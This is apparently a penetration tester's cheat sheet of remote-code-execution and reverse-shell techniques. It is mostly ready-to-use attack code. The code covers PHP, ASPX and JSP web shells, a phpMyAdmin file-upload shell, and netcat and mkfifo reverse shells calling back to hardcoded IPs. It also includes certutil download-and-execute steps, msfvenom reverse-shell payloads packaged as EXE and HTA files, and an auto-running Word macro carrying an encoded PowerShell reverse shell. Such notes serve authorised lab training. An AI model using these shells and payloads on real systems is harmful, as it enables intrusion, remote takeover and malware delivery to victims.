














































































































































RCE & RevShell Techniques
Check the following directory first
/usr/share/webshells
https://pentestmonkey.net/tools/web-shells/
https://www.revshells.com/
https://github.com/samratashok/nishang/tree/master/Shells
Web shell
echo '<?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>' > shell.php

http://<$Victim>/site/index.php?page=http://<Your $IP>:80/shell.php&cmd=ping <Your $IP>
tcpdump -i tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
20:27:03.538792 IP 192.168.153.53 > 192.168.45.191: ICMP echo request, id 1, seq 1, length 40
20:27:03.539661 IP 192.168.45.191 > 192.168.153.53: ICMP echo reply, id 1, seq 1, length 40
PHPMyAdmin Shell
https://gist.github.com/BababaBlue/71d85a7182993f6b4728c5d6a77e669f
SELECT
"<?php echo \'<form action=\"\" method=\"post\" enctype=\"multipart/form-data\" name=\"uploader\" id=\"uploader\">\';echo \'<input type=\"file\" name=\"file\" size=\"50\"><input name=\"_upl\" type=\"submit\" id=\"_upl\" value=\"Upload\"></form>\'; if( $_POST[\'_upl\'] == \"Upload\" ) { if(@copy($_FILES[\'file\'][\'tmp_name\'], $_FILES[\'file\'][\'name\'])) { echo \'<b>Upload Done.<b><br><br>\'; }else { echo \'<b>Upload Failed.</b><br><br>\'; }}?>"
INTO OUTFILE 'C:/wamp/www/uploader.php';
SMB shell
locate nc.exe
impacket-smbserver -smb2support Share .
nc -nlvp 80
cmd.exe /c //<your kali IP>/Share/nc.exe -e cmd.exe <your kali IP> 80
FTP shell
cp /usr/share/webshells/asp/cmd-asp-5.1.asp . #IIS 5
ftp> put cmd-asp-5.1.asp

msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your kali IP> LPORT=<port> -f exe -o ~/shell.exe

python3 -m http.server 80
certutil -urlcache -split -f http://<your kali IP>/shell.exe C:\\Windows\temp\shell.exe
cmd /c C:\\Windows\\temp\\shell.exe
C:\inetpub\wwwroot\shell.exe #Path to run in cmd.aspx, click Run
FTP shell 2
cp /usr/share/webshells/aspx/cmdasp.aspx .
cp /usr/share/windows-binaries/nc.exe .
ftp> put cmdasp.aspx
impacket-smbserver -smb2support Share .
http://<target $IP>:<port>/cmdasp.aspx
nc -nlvp <port on your kali>
cmd.exe /c //192.168.119.167/Share/nc.exe -e cmd.exe <your kali $IP> <your nc
port>
PHP Shell
Some of these are really hard to find for some reason

<?php echo shell_exec($_GET['cmd'].' 2>&1'); ?>
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.231 9001 >/tmp/f"); ?>
Bins shell
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd'] . ' 2>&1');
    }
?>
</pre>
</body>
</html>
Triple slash shell escape for quotes, question marks, exclamation marks, etc
"x": ["<?php system(\\\"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 192.168.45.231 9002 >/tmp/f\\\"); ?>"]
HTA Attack in Action

We will use msfvenom to turn our basic HTML Application into an attack, relying on the hta-psh output format to create an HTA payload based on PowerShell. In Listing 11, the complete reverse shell payload is generated and saved into the file evil.hta.
msfvenom -p windows/shell_reverse_tcp LHOST=<your tun0 IP> LPORT=<your nc port> -f hta-psh -o ~/evil.hta
msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your tun0 IP> LPORT=<your nc port> -f hta-psh -o ~/evil64.hta
Exploiting Microsoft Office
When leveraging client-side vulnerabilities, it is important to use applications that are trusted by the victim in their everyday line of work. Unlike potentially suspicious-looking web links, Microsoft Office1 client-side attacks are often successful because it is difficult to differentiate malicious content from benign. In this section, we will explore various client-side attack vectors that leverage Microsoft Office applications
MSFVENOM
msfvenom -p windows/shell_reverse_tcp LHOST=$lhost LPORT=$lport -f hta-psh -o shell.doc
Minitrue
https://github.com/X0RW3LL/Minitrue
cd /opt/WindowsMacros/Minitrue
./minitrue
select a payload: windows/x64/shell_reverse_tcp
select the payload type: VBA Macro
LHOST=$yourIP
LPORT=$yourPort
Payload encoder: None
Select or enter file name (without extensions): hacker
Microsoft Word Macro
The Microsoft Word macro may be one the oldest and best-known client-side software attack vectors.

Microsoft Office applications like Word and Excel allow users to embed macros, a series of commands and instructions that are grouped together to accomplish a task programmatically. Organizations often use macros to manage dynamic content and link documents with external content. More interestingly, macros can be written from scratch in Visual Basic for Applications (VBA), which is a fully functional scripting language with full access to ActiveX objects and the Windows Script Host, similar to JavaScript in HTML Applications. Check 11.2 - Exploiting MS Office & LibreOffice for another method.

Create the .doc file

Use the base64 powershell code from revshells.com
Used this code to inline macro(Paste the code from revshells in str variable) :

str = "powershell -nop -w hidden -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0ALgBOAGUAdAAuAFMAbwBjAGsAZQB0AHMALgBUAEMAUABDAGwAaQBlAG4AdAAoACIAMQA5ADIALgAxADYAOAAuADEAMQA5AC4AMQA3ADQAIgAsADkAOQA5ADkAKQA7ACQAcwB0AHIAZQBhAG0AIAA9ACAAJABjAGwAaQBlAG4AdAAuAEcAZQB0AFMAdAByAGUAYQBtACgAKQA7AFsAYgB5AHQAZQBbAF0AXQAkAGIAeQB0AGUAcwAgAD0AIAAwAC4ALgA2ADUANQAzADUAfAAlAHsAMAB9ADsAdwBoAGkAbABlACgAKAAkAGkAIAA9ACAAJABzAHQAcgBlAGEAbQAuAFIAZQBhAGQAKAAkAGIAeQB0AGUAcwAsACAAMAAsACAAJABiAHkAdABlAHMALgBMAGUAbgBnAHQAaAApACkAIAAtAG4AZQAgADAAKQB7ADsAJABkAGEAdABhACAAPQAgACgATgBlAHcALQBPAGIAagBlAGMAdAAgAC0AVAB5AHAAZQBOAGEAbQBlACAAUwB5AHMAdABlAG0ALgBUAGUAeAB0AC4AQQBTAEMASQBJAEUAbgBjAG8AZABpAG4AZwApAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAGIAeQB0AGUAcwAsADAALAAgACQAaQApADsAJABzAGUAbgBkAGIAYQBjAGsAIAA9ACAAKABpAGUAeAAgACQAZABhAHQAYQAgADIAPgAmADEAIAB8ACAATwB1AHQALQBTAHQAcgBpAG4AZwAgACkAOwAkAHMAZQBuAGQAYgBhAGMAawAyACAAPQAgACQAcwBlAG4AZABiAGEAYwBrACAAKwAgACIAUABTACAAIgAgACsAIAAoAHAAdwBkACkALgBQAGEAdABoACAAKwAgACIAPgAgACIAOwAkAHMAZQBuAGQAYgB5AHQAZQAgAD0AIAAoAFsAdABlAHgAdAAuAGUAbgBjAG8AZABpAG4AZwBdADoAOgBBAFMAQwBJAEkAKQAuAEcAZQB0AEIAeQB0AGUAcwAoACQAcwBlAG4AZABiAGEAYwBrADIAKQA7ACQAcwB0AHIAZQBhAG0ALgBXAHIAaQB0AGUAKAAkAHMAZQBuAGQAYgB5AHQAZQAsADAALAAkAHMAZQBuAGQAYgB5AHQAZQAuAEwAZQBuAGcAdABoACkAOwAkAHMAdAByAGUAYQBtAC4ARgBsAHUAcwBoACgAKQB9ADsAJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkA"

n = 50

for i in range(0, len(str), n):
    print "Str = Str + " + '"' + str[i:i+n] + '"'
Sub AutoOpen()

  MyMacro

End Sub

Sub Document_Open()

  MyMacro

End Sub

Sub MyMacro()

    Dim Str As String

   <b>Paste the script output here!<b>

    CreateObject("Wscript.Shell").Run Str

End Sub
Java Shell
<%@ page import="java.util.*,java.io.*"%>
<%
//
// JSP_KIT
//
// cmd.jsp = Command Execution (unix)
//
// by: Unknown
// modified: 27/06/2003
//
%>
<HTML><BODY>
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
        out.println("Command: " + request.getParameter("cmd") + "<BR>");
        Process p = Runtime.getRuntime().exec(request.getParameter("cmd"));
        OutputStream os = p.getOutputStream();
        InputStream in = p.getInputStream();
        DataInputStream dis = new DataInputStream(in);
        String disr = dis.readLine();
        while ( disr != null ) {
                out.println(disr);
                disr = dis.readLine();
                }
        }
%>
</pre>
</BODY></HTML>